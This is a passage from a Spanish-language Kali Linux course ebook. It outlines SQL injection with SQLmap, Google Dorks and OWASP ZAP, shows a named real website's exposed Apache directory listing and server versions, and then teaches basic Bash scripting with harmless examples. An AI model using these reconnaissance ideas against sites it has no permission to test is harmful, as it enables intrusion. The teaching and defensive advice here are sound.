
En Kali Linux existe otra herramienta para auditar sitios web conocida como SQLmap que nos permite detectar vulnerabilidades SQL básicamente a través de parámetros GET, es decir aquellas variables que se envían al servidor en forma de URLs como `http://labs.multiportes.com/index.php?variable=valor` donde es posible acceder a la base de datos si el valor de dicha variable es guardada directamente en la BD; a eso se le conoce como **inyección SQL** y es uno de los ataques más conocidos para la web.

Para reducir este tipo de ataques se aconseja que tú, como programador de lenguajes de servidor siempre sanitices (limpies) la información que recibes de los usuarios; ya que precisamente de eso se aprovecha ese ataque: introducir sentencias SQL que puedan obtener información adicional o incluso modificar la existente fácilmente. Por eso al diseñar una base de datos sé consciente de los permisos que les brindas a los usuarios de la misma BD, que idealmente siempre deben ser mínimos privilegios para reducir los daños. Como los scripts se conectan a las bases de datos mediante algún usuario y contraseña, lo anterior aplica perfectamente.

Por otra parte tenemos a los ataques que pueden iniciarse mediante una simple búsqueda en Google, los que se conocen como **Google Dorks**. Estos básicamente son búsquedas muy específicas realizadas en Google (aunque también se puede con otros buscadores web) utilizando [operadores de búsqueda](#).

Debido a que la araña web de Google básicamente navega por los sitios de toda la web a través de los links existentes en ellas, eventualmente llega a indexar archivos y directorios que deberían estar protegidos pero que no lo están: bases de datos, archivos de configuración, registros del sistema, multimedia y mucho más.

Son muy sencillos de realizar y generalmente suelen arrojar resultados bastante precisos, o al menos los suficientes para que en pocos clicks encuentres información que podría ser sensible.



Index of /wp-content/plugins/stray-quotes

- [Parent Directory](#)
- [img/](#)
- [inc/](#)
- [lang/](#)
- [readme.txt](#)
- [screenshot-1.png](#)
- [screenshot-2.png](#)
- [screenshot-3.png](#)
- [screenshot-4.png](#)
- [screenshot-5.png](#)
- [screenshot-6.png](#)
- [screenshot-7.png](#)
- [stray_quotes.php](#)

Apache/2.2.25 (Unix) mod_ssl/2.2.25 OpenSSL/1.0.0-fips DAV/2 mod_auth_passthrough/2.1 mod_bwlimited/1.4 Server at www.downtoearthsystems.co.nz Port 80

Lo anterior no debería ocurrir generalmente, porque estás permitiendo que en tu servidor cualquiera pueda por la jerarquía de archivos fácilmente y encontrar datos sensibles; además en la parte inferior estás ofreciendo datos técnicos que un atacante podría aprovechar (sobre todo las versiones del servidor web y los módulos de Apache activos).

Una herramienta más que vale la pena mencionar es OWASP ZAP la cual por cierto es gráfica y que nos permite encontrar vulnerabilidades en los sitios web de los que tengamos permiso para atacar ya que se encarga de analizar el código existente y funciona como si fuera una araña web.

Personalmente me recuerda un poco a la interfaz de Firebug, una extensión para navegadores web que nos permite revisar el código, editarlo y de formas más avanzadas monitorear cookies o las peticiones realizadas (sobre todo peticiones AJAX), entre muchas otras cosas. Sin embargo es evidente que OWASP ZAP ofrece muchas herramientas más y todavía se le pueden añadir las necesarias que no estén por defecto allí.



Shell Script

Dentro del último capítulo de este libro vamos a introducirnos en la programación de scripts para shells, un tema demasiado extenso pero que con la práctica iremos dominando y además aprendiendo sobre el sistema GNU/Linux, el kernel Linux, las diferencias entre Linux y UNIX, los tipos de licencias de software...en fin, temas que solo descubrirás cuando te metas al fascinante mundo de la computación.

He decidido dejar esta sección al último porque muchos chicos del curso presencial me dijeron que nunca habían programado (quizás porque eran de primer semestre en la ESCOM o porque venían de otras escuelas como ESIME IPN, UPIITA IPN e incluso Vocacionales *-a.k.a. CECyTs-*). Ahora bien, como sé que no todos son estudiantes del Instituto Politécnico Nacional, es muy probable que si estén estudiando carreras relacionadas a sistemas computacionales o desarrollo de software, así que tarde o temprano tocaríamos el tema de escribir código.

Por suerte, Shell Script no es un lenguaje muy difícil pero vaya que es potente; estrictamente no es un lenguaje de programación pero parece que si lo es (un lenguaje de scripting se enfoca en realizar tareas determinadas y no necesariamente debe implementar algoritmos para ejecutarlas). Ahora bien, ¿recuerdas el tema de las shells que vimos en el capítulo uno? Cada una de ellas ofrece diferentes características que quizás otra shell no implemente, así que debes tener cuidado con ello cuando avances más en este tema.

En este capítulo trabajaremos con Bash, pero te hago la invitación a que utilices la shell que desees como ZSH o Fish Shell, claro que en base al párrafo anterior tú serás responsable de corregir los fallos ocurridos o traducir las líneas de código necesarias para que tu shell realice la misma instrucción.

Nuestro primer script

Arrancamos con un editor de texto cualquiera (si te gustó trabajar con la terminal entonces te recomiendo que utilices Nano, Emacs o Vim) en el que escribiremos todo nuestro código y luego lo ejecutaremos. Tan pronto abramos dicha aplicación escribiremos las siguientes líneas y guardaremos el archivo en el escritorio con el nombre de `ejercicio1.sh`.

```
1#!/bin/sh
2echo "Hola mundo, hola curso" # Esto es un comentario
3# Esto es otro comentario
4exit
```

¿Qué significa lo anterior? Vayamos por partes.

1. La primera línea de `#!/bin/sh` indica que la shell o intérprete del resto de las líneas del script debe ser `sh`. A esta línea se le conoce como Shebang o Hashbang y la verás de manera similar en scripts de Python o Perl.
2. La segunda línea... ¿recuerdas qué hace el comando `echo` que vimos en el capítulo uno de este libro? Tan solo hacemos eso, imprimir un mensaje. Pero date cuenta que al final existe una línea que dice `# Esto es un comentario` y se refiere a que tú puedes comentar tu código para, por ejemplo, saber qué hace esa línea; por supuesto, cuando tú introduces comentarios en tu código son ignorados al momento de interpretarse y por lo tanto tu programa no fallará porque no reconoce algunas palabras.
3. La tercera línea de `# Esto es otro comentario` es lo mismo que la anterior: recuerda que todos los comentarios deben comenzar con un símbolo de almohadilla `#`.
4. La cuarta línea invoca al comando `exit` y solamente sirve para indicar que nuestro script ha terminado de ejecutarse. No es obligatorio ponerlo pero sí que es recomendable.

¿Te diste cuenta de algo? ¡En Shell Script siempre ejecutaremos comandos! Los comandos en realidad son programas que forman parte del mismo sistema. Ahora bien, cuando veamos entrada y salida de información te darás cuenta que podemos procesarla.

Luego que guardamos nuestro script en el escritorio, lo ejecutaremos. ¿Recuerdas que en el capítulo cuatro vimos un poco sobre permisos? ¿También recuerdas que existe un permiso `x` para ejecución? Pues ese permiso lo necesitaremos en nuestro script para poder ejecutarlo: solo muévete al escritorio con `cd /root/Desktop` y ejecuta el comando `chmod +x ejercicio1.sh`. Ahora ya podrás ejecutar tu script.

```
root@ma0x666c:~# cd Desktop
root@ma0x666c:~/Desktop# chmod +x ejercicio1.sh
root@ma0x666c:~/Desktop#
```

La ejecución es muy sencilla, basta con que escribas `./ejercicio1.sh` para hacer referencia al archivo dentro del directorio en el que estás actualmente, y como éste tiene la bandera de ejecución, podrá ejecutarse sin problemas.

```
root@ma0x666c:~/Desktop# ./ejercicio1.sh
Hola mundo, hola curso
root@ma0x666c:~/Desktop# █
```

Leyendo datos: desde el script y desde los argumentos

La segunda cosa que debemos conocer es la siguiente: ¿cómo hacer que el usuario introduzca datos para procesarlos en el script? De hecho es más sencillo de lo que parece.

```
1#!/bin/bash
2
3# Leyendo datos
4read -p "Escribe tu nombre: " variable_nombre
5read -s -p "Escribe tu contrasenia de Facebook: " variable_facebook
6
7# Mostrando los datos
8echo -e "\n$variable_nombre"
9echo -e "\n$variable_facebook"
10
11# Chau script
12exit
```

No te asustes, solamente introducimos dos cosas más: algo que se llama variables y una instrucción que se llama `read` además de algunos argumentos que necesitan para funcionar.

1. En la primera línea cambiamos `/sh` por `/bash` para que ahora utilicemos esa shell; claro que los sistemas que no tengan instalado Bash no podrán interpretarlo a menos que cambies nuevamente el Shebang por `#!/bin/sh`.
2. Para leer los datos utilizamos la instrucción llamada `read` que generalmente viene acompañada de un texto si le especificamos el argumento `-p`. Si además le especificamos el argumento `-s` le decimos que no muestre el texto que el usuario teclea en pantalla. Luego le indicamos la variable donde guardará el valor; la sintaxis utilizada aquí es `read -s -p <mensaje> <variable>`.
3. Finalmente volcamos el valor de las variables nuevamente con `echo`, sin embargo le decimos con el parámetro `-e` que utilizaremos algo que se llama secuencias de escape, que nos permiten agregar cosas como saltos de línea, tabulaciones y otros. Aquí fue obligatorio poner las secuencias de escape `\n` (que nos indican saltos de línea) porque de no haberlas puesto, los mensajes se mostraban uno junto al otro. Por cierto, para hacer referencia a una variable debemos colocarle un símbolo `$` antes de su nombre.

Ahora lo guardamos y ejecutamos; por supuesto, no te olvides de darle permisos de ejecución a tu nuevo script.

```
root@ma0x666c:~/Desktop# ./ejercicio2.sh
Escribe tu nombre: MultiAportes Boss
Escribe tu contrasenia de Facebook:
MultiAportes Boss

multiaportes_es_lo_maximo 666
root@ma0x666c:~/Desktop#
```

Simplificaremos un poco el script anterior para ahora recibir los mismos valores a través de argumentos, así que editaremos el archivo y en su lugar colocaremos esto:

```
1#!/bin/bash
2
3# Leyendo datos
4variable_nombre="$1"
5variable_facebook="$2"
6
7# Mostrando los datos
8echo -e "\n$variable_nombre"
9echo -e "\n$variable_facebook"
10
11# Chau script
12exit
```

1. Las variables especiales `$1`, `$2`, `$<cualquier_número>` hacen referencia a los argumentos, donde `$1` es el primer argumento, `$2` el segundo argumento, etc.
2. Posteriormente asignamos el valor de cada argumento a las variables que ya teníamos e imprimimos su valor; es muy importante no colocar espacios entre la variable, el símbolo de igualación y la segunda variable.

Ejecutando...

```
root@ma0x666c:~/Desktop# ./ejercicio2.sh MultiAportes feibuc
MultiAportes
feibuc
root@ma0x666c:~/Desktop# █
```

Vemos que hay tres partes: la primera es el nombre del script, la segunda es el primer argumento (es decir, el nombre) y la tercera es el segundo argumento (es decir, la contraseña de Facebook).

De operadores, estructuras de control y otras hierbas

Ahora que ya sabemos cómo recibir valores vamos a modificarlos para que produzcan una salida diferente, además evaluaremos dichos valores mediante condicionales para decidir si haremos una cosa u otra.

```
1#!/bin/bash
2
3# Asignando un valor numérico a una variable
4let valor_default=666
5
6# Comparando valores numéricos
7if [ $1 -lt $valor_default ]; then
8    echo "Tu número es menor a $valor_default"
9elif [ $1 -eq $valor_default ]; then
10    echo "Tu número es igual a $valor_default"
11elif [ $1 -gt $valor_default ]; then
12    echo "Tu número es mayor a $valor_default"
13else
14    echo "Ocurrió un error"
15fi
16
17# Chau
18exit
```

¿Qué ocurre?

1. Con el comando `let` definimos una nueva variable que almacenará un número; su sintaxis es `let variable=<valor>`.
2. Ahora utilizamos una estructura de control llamada `if`, `else-if` (también conocida como `elif`), `else` donde: `if` es la primera condición, `elif` es una condición alternativa y podemos repetirla tantas veces sea necesario (en el ejemplo fue necesario dos veces) y `else` es la condición enfocada para aquellos casos en que no se cumplen el resto de las condicionales. En la primera condición evaluamos si el número introducido por el primer argumento `$1` es menor que `$valor_default` con el operador `-lt` (*lesser than*), en la segunda evaluamos que sea exactamente igual con `-eq` (*equal*) y en la tercera evaluamos que sea mayor con `-gt` (*greater than*). La cuarta condición nos indica un error y se cumple si nuestro valor del argumento no es un número válido o simplemente no existe.

Su ejecución luce así; consideremos que no evaluamos todavía la información en el script para que no aparezcan esos errores que pueden espantar a cualquier principiante. Por cierto siempre recuerda **respetar espacios entre los corchetes o tendrás errores**.

```
root@ma0x666c:~/Desktop# ./ejercicio3.sh 20
Tu número es menor a 666
root@ma0x666c:~/Desktop# ./ejercicio3.sh 666
Tu número es igual a 666
root@ma0x666c:~/Desktop# ./ejercicio3.sh 1024
Tu número es mayor a 666
root@ma0x666c:~/Desktop# ./ejercicio3.sh valorincorrecto
./ejercicio3.sh: línea 7: [: valorincorrecto: se esperaba una expresión entera
./ejercicio3.sh: línea 9: [: valorincorrecto: se esperaba una expresión entera
./ejercicio3.sh: línea 11: [: valorincorrecto: se esperaba una expresión entera
Ocurrió un error
root@ma0x666c:~/Desktop# ./ejercicio3.sh
./ejercicio3.sh: línea 7: [: -lt: se esperaba un operador unario
./ejercicio3.sh: línea 9: [: -eq: se esperaba un operador unario
./ejercicio3.sh: línea 11: [: -gt: se esperaba un operador unario
Ocurrió un error
root@ma0x666c:~/Desktop#
```

Ahora veremos un ejemplo más detallado con el que compararemos cadenas de caracteres y utilizaremos una estructura de control conocida como *until* (que para los que ya han programado anteriormente es muy similar a una que se llama *while* y que también existe aquí).

```
1 #!/bin/bash
2
3 # Leyendo contraseña por primera vez
4 read -p "¿Cuál es la clave?: " clave
5
6 until [ $clave == "password666" ]; do
7     read -p "Introduce la clave correcta: " clave
8 done
9
10 echo "Al fin! Clave correcta!"
11
12 # Chau
13 exit
```

1. Como ya lo vimos, leemos el texto de la presunta contraseña y lo almacenamos en la variable `$clave`.
2. La sentencia `until` ejecutará las instrucciones indicadas debajo mientras la clave sea distinta a `"password666"`.
3. Cuando introduzcas la clave correcta, el bucle anterior finalizará e imprimirá el mensaje de que la clave es correcta.

```
root@ma0x666c:~/Desktop# ./ejercicio3.sh
¿Cuál es la clave?: nose
Introduce la clave correcta: gsyhe_escom
Introduce la clave correcta: ipn512
Introduce la clave correcta: kali
Introduce la clave correcta: kali_linutz
Introduce la clave correcta: stederr
Introduce la clave correcta: h@ck.32
Introduce la clave correcta: password666
Al fin! Clave correcta!
root@ma0x666c:~/Desktop#
```

Finalmente echaremos un vistazo a otra estructura de control que nos permitirá ejecutar repetidamente las instrucciones mientras conozcamos tanto el inicio como el final: `for`.

```
1#!/bin/bash
2
3# Pasando argumentos al estilo GNU/Linux
4# Nota: dobles corchetes solo funcionan en Bash y otras shells compatibles
5if [[ $1 == "--limite" ]]; then
6
7    # Evaluando que el segundo argumento sea mayor a 5
8    if [ $2 -gt 5 ]; then
9
10       # Ejecutamos nuestro "algoritmo"
11       for variable_contador in `seq 5 $2`
12       do
13          echo "El contador vale $variable_contador"
14       done
15
16    else
17       echo "Error: valor menor o igual a 5"
18    fi
19
20 else
21    echo "Error: valores no especificados"
22 fi
23
24 # Chau
25 exit
```

¿Qué ha ocurrido? ¿Por qué se volvió más extenso el código? ¿En verdad se pueden anidar estructuras de control y otras cosas? Si, si se puede.

1. En primer lugar comparamos una cadena: si el primer argumento es igual a `--limite` entonces ejecutamos lo demás, en caso contrario imprimimos un mensaje de error de que los valores no fueron especificados y salimos.
2. Luego evaluamos que el segundo argumento sea mayor a 5 o caso contrario le decimos que el valor es menor o igual a cinco y salimos.
3. Si todo lo anterior se cumple entonces imprimimos una secuencia de números desde el 5 hasta el valor que especificó el usuario. Para generar una secuencia de números utilizamos la instrucción `seq <valor_inicial> <valor_final>`. Luego definimos una `$variable_contador` que se irá incrementando de uno en uno tras cada ciclo hasta el final.

¿Viste que ahora utilizamos dobles corchetes? ¿Por qué? Porque ahora validamos nuestra información para reducir el riesgo de errores inesperados (hacer esto es muy importante para la seguridad de nuestro software). Originalmente en el script también validábamos que el segundo argumento existiera (de lo contrario nos saldría un error si no existía) con el operador `-z $2` y los dobles corchetes, pero decidí removerlo para simplificar el código. Ahora te invito a que valides si existe dicha variable y si no existe, imprimas otro mensaje de error; recuerda utilizar un `if` embebido o anidado (es decir: un `if` dentro de otro `if`). También podrías buscar la manera de que esos mensajes de error se impriman en `stderr` en lugar de `stdout` con `1>&2`.

```
root@ma0x666c:~/Desktop# ./ejercicio3.sh
Error: valores no especificados
root@ma0x666c:~/Desktop# ./ejercicio3.sh --limite 4
Error: valor menor o igual a 5
root@ma0x666c:~/Desktop# ./ejercicio3.sh --limite 5
Error: valor menor o igual a 5
root@ma0x666c:~/Desktop# ./ejercicio3.sh --limite 10
El contador vale 5
El contador vale 6
El contador vale 7
El contador vale 8
El contador vale 9
El contador vale 10
root@ma0x666c:~/Desktop#
```

Funciones y utilidades del sistema

¿Aún recuerdas el tema de redirecciones? Pues utilizaremos el script del contador para guardar la salida en un archivo ya que la utilizaremos en esta sección. Pista: utiliza `./ejercicio3.sh --limite 18 > multiaportes666.txt`.

¿Qué pasa si nosotros ejecutamos en la terminal el comando `cat multiaportes666.txt | grep "vale 10"`? Resulta ser que `grep` es un potente buscador en el interior de los ficheros y en el comando anterior utilizamos una tubería `|` para enviarle la salida del comando `cat` al comando `grep` y éste último simplemente busque la cadena `"vale 10"`. Como resultado nos imprimirá todas las líneas que tengan el texto `"vale 10"` (en este caso solamente será una línea).

```
root@ma0x666c:~/Desktop# cat multiaportes666.txt | grep "vale 10"
El contador vale 10
root@ma0x666c:~/Desktop#
```

Ahora en Shell Script crearemos nuestras propias funciones (una forma elegante de agrupar código y reutilizarlo cuando sea necesario).

```
1#!/bin/bash
2
3# Declarando funciones: forma 1
4function mifuncion
5{
6    echo "¿Qué hay, $1?" # Argumento de la función 1, no del programa
7}
8
9# Declarando funciones: forma 2
10misegundafuncion()
11{
12    echo "¿Todo bien, $1?" # Argumento de la función 2, no del programa
13}
14
15# Utilizando ambas funciones
16variable_nombre="Roberto"
17echo "Aquí inicia el script"
18mifuncion $variable_nombre
19misegundafuncion $variable_nombre
20echo "Reutilicemos código..."
21misegundafuncion $variable_nombre
22mifuncion $variable_nombre
23echo "Aquí termina el script"
24exit
```


Quizás se vea confuso, por ello separé con comentarios las secciones. Hay dos formas en las que puedes declarar funciones: en una utilizas la palabra reservada `function` y en la otra utilizas paréntesis; si has programado en otros lenguajes te darás cuenta que aquí no se necesitan especificar las variables para los argumentos de las funciones, de hecho podemos utilizarlas inmediatamente al igual que lo visto en argumentos del programa (con las variables `$1`, `$2`, `$3`, etc.). Lo mejor de todo es que nos permiten reutilizar código o devolver valores con `return`, pero eso ahora no nos interesa.

```
root@ma0x666c:~/Desktop# ./ejercicio4.sh
Aquí inicia el script
¿Qué hay, Roberto?
¿Todo bien, Roberto?
Reutilicemos código...
¿Todo bien, Roberto?
¿Qué hay, Roberto?
Aquí termina el script
root@ma0x666c:~/Desktop#
```

Ahora utilizaremos las funciones para aprovechar nuestro archivo generado anteriormente; simplemente deseamos que el usuario introduzca un número y a cambio el script imprima en la terminal el número siguiente; además utilizaremos otra herramienta llamada AWK que nos permite imprimir solamente ciertas partes del texto. He compactado el código a lo esencial, pero debes añadirle cosas con lo visto anteriormente para que valides si el número es muy grande, si no existe, si en lugar de un número es una cadena, etc.

```
1 #!/bin/bash
2
3 # Función
4 function buscar
5 {
6     echo "Buscando..."
7     let BUSCANUMERO=$1+1
8     cat multiaportes666.txt | grep $BUSCANUMERO | awk "{print $4}"
9 }
10
11 # Ejecución del script
12 if [[ -z $1 ]]; then # Si no existe el argumento no. 1 del script...
13     echo "No especificaste un número" 1>&2
14 else # Si existe...
15     TEMPORAL=$1
16     buscar $TEMPORAL
17 fi
```

En ese nuevo script decidí juntar algunas cosas que mencioné anteriormente pero solamente explicaré la línea número 8 puesto que lo demás ya lo vimos. ¿Te acuerdas de las tuberías? Bien, nosotros podemos concatenar las salidas de cada uno de los comandos por las tuberías que sean necesarios.

AWK es un lenguaje de programación bastante bueno para trabajar con archivos y tiene su propia sintaxis, que indicamos dentro de unos corchetes. Aquí solamente le dijimos que imprimiera la cuarta fila después de haber sido filtrada previamente por *grep*.

	Fila 1	Fila 2	Fila 3	Fila 4
Columna/Línea 1	<i>El</i>	<i>contador</i>	<i>vale</i>	<i>5</i>
Columna/Línea 2	<i>El</i>	<i>contador</i>	<i>vale</i>	<i>6</i>
Columna/Línea 3	<i>El</i>	<i>contador</i>	<i>vale</i>	<i>7</i>

```
root@ma0x666c:~/Desktop# ./ejercicio4.sh
No especificaste un número
root@ma0x666c:~/Desktop# ./ejercicio4.sh 4
Buscando...
El contador vale 5
root@ma0x666c:~/Desktop#
```

Como recomendación: este script puedes complementarlo con instrucciones como *find* (comando para buscar archivos) y *sed* (te permite modificar la salida de unos archivos sin necesariamente alterarlos) así como utilizar expresiones regulares (patrones en cadenas de texto) para validar los datos o filtrarlos con *grep*.

Manejando la muerte de los procesos con trampas

En sistemas operativos básicamente todo lo que está en ejecución es un proceso, sin embargo puede darse que un proceso pueda quedarse colgado y no responder, por lo que solemos matarlo después de que hicimos mil rabietas utilizando algo como el administrador de tareas. En realidad hay varias formas de matar un proceso; veremos las dos más sencillas.

También en la ciencia detrás de los sistemas operativos existen las señales, una forma de comunicación entre procesos que permiten informar de eventos a un proceso; pues bien, las siguientes son señales definidas en sistemas POSIX (una familia de estándares a las que pertenecen UNIX y sus sistemas similares como Linux).

- **Señal SIGINT:** Señal enviada a un proceso cuando oprimimos `Ctrl+C` en la terminal (interrupción externa), puede ser manejada por el proceso para hacer algo antes de morir.
- **Señal SIGKILL:** Señal enviada a un proceso para matarlo, no puede ser ignorada por algún proceso. Útil para cuando un proceso se cuelga y no hay más esperanzas de recuperarlo; ejecutamos el comando `kill -9 <id_del_proceso>`.

Hay varias más, pero la más común es la primera así que la utilizaremos. Vamos a crear un bucle infinito en Shell Script que no se detendrá a menos que oprimamos Ctrl+C, una vez que oprimas esa combinación de teclas lanzaremos un temporizador pequeño y al final escribiremos un mensaje de salida.

```
root@ma0x666c:~/Desktop# ./ejercicio5.sh
Iniciando...
Hola, ¿qué haces?
Hola, ¿qué haces?
Hola, ¿qué haces?
Hola, ¿qué haces?
Hola, ¿qué haces?
Hola, ¿qué haces?
Hola, ¿qué haces?
Hola, ¿qué haces?
Hola, ¿qué haces?
^C
Espera unos segundos, estoy deteniendo el bucle
Has interrumpido el script by MultiAportes
root@ma0x666c:~/Desktop#
```

```

1#!/bin/bash
2
3# Definiendo la trampa
4trap "funcionSalida" SIGINT
5
6# Función a ejecutar cuando se invoque la trampa
7function funcionSalida
8{
9    echo -e "\nEspera unos segundos, estoy deteniendo el bucle"
10    sleep 4
11    echo "Has interrumpido el script by MultiAportes"
12    exit # Muy importante colocar, de lo contrario el proceso no morirá
13}
14
15# Inicio del script
16echo "Iniciando..."
17while true # Bucle infinito
18do
19    sleep 1
20    echo "Hola, ¿qué haces?" # Muestra el mensaje cada 1 segundo
21done
22echo "Chau curso de Kali by MultiAportes" # Esta línea nunca se ejecutará

```

La sintaxis para las trampas es la siguiente: `trap "<tu_funcion>" <señales>`, donde esa función ejecutará lo que tenga dentro (es una onda retrollamada o callback como las utilizadas en JavaScript) después de que el sistema operativo le mande alguna de las señales especificadas a ese script. Por otra parte hay dos comandos que implican un retraso: `sleep <segundos>` y `timeout <segundos> <otro_comando>`, donde el primero simplemente "se duerme" durante esos segundos y el segundo ejecuta un comando después de transcurridos los segundos especificados.



Apoya al proyecto

¿Te ha sido útil este ebook?
Puedes apoyarnos con una
pequeña donación
a través de Paypal :)



Para finalizar

Felicitaciones por haber concluido maravillosamente el curso de Introducción a Kali Linux, ahora has aprendido a manejar algunas herramientas imprescindibles en esta distro GNU/Linux y además has logrado perderle el miedo a la consola de comandos que posiblemente tenías al inicio...¡vas por buen camino!

Recuerda no detenerte aquí, aprovecha tu tiempo y continúa estudiando por tu cuenta, aún hay mucha información por toda la Internet: comienza desde algunas búsquedas en foros, videotutoriales, comunidades virtuales, luego podrás extenderte a obtener información que muchas personas comparten mediante torrents (que no necesariamente son ilegales) o a través de redes Peer to Peer.

Por mi parte quiero ser breve y agradecer a mi familia por brindarme el apoyo para seguir estudiando sea moral o económicamente, así como los suscriptores al blog de MultiAportes que han apoyado compartiendo el contenido de dicho sitio.

Finalmente te agradezco que hayas aprovechado cada una de las páginas de este libro; de hecho si te ha sido útil te invito a que nos apoyes con una pequeña donación **a través de PayPal** que no afecte tu economía virtual (tú decides la cantidad que desees donar) para cubrir los gastos generados por el sitio web: puedes hacerlo simplemente [dando click en este enlace](#).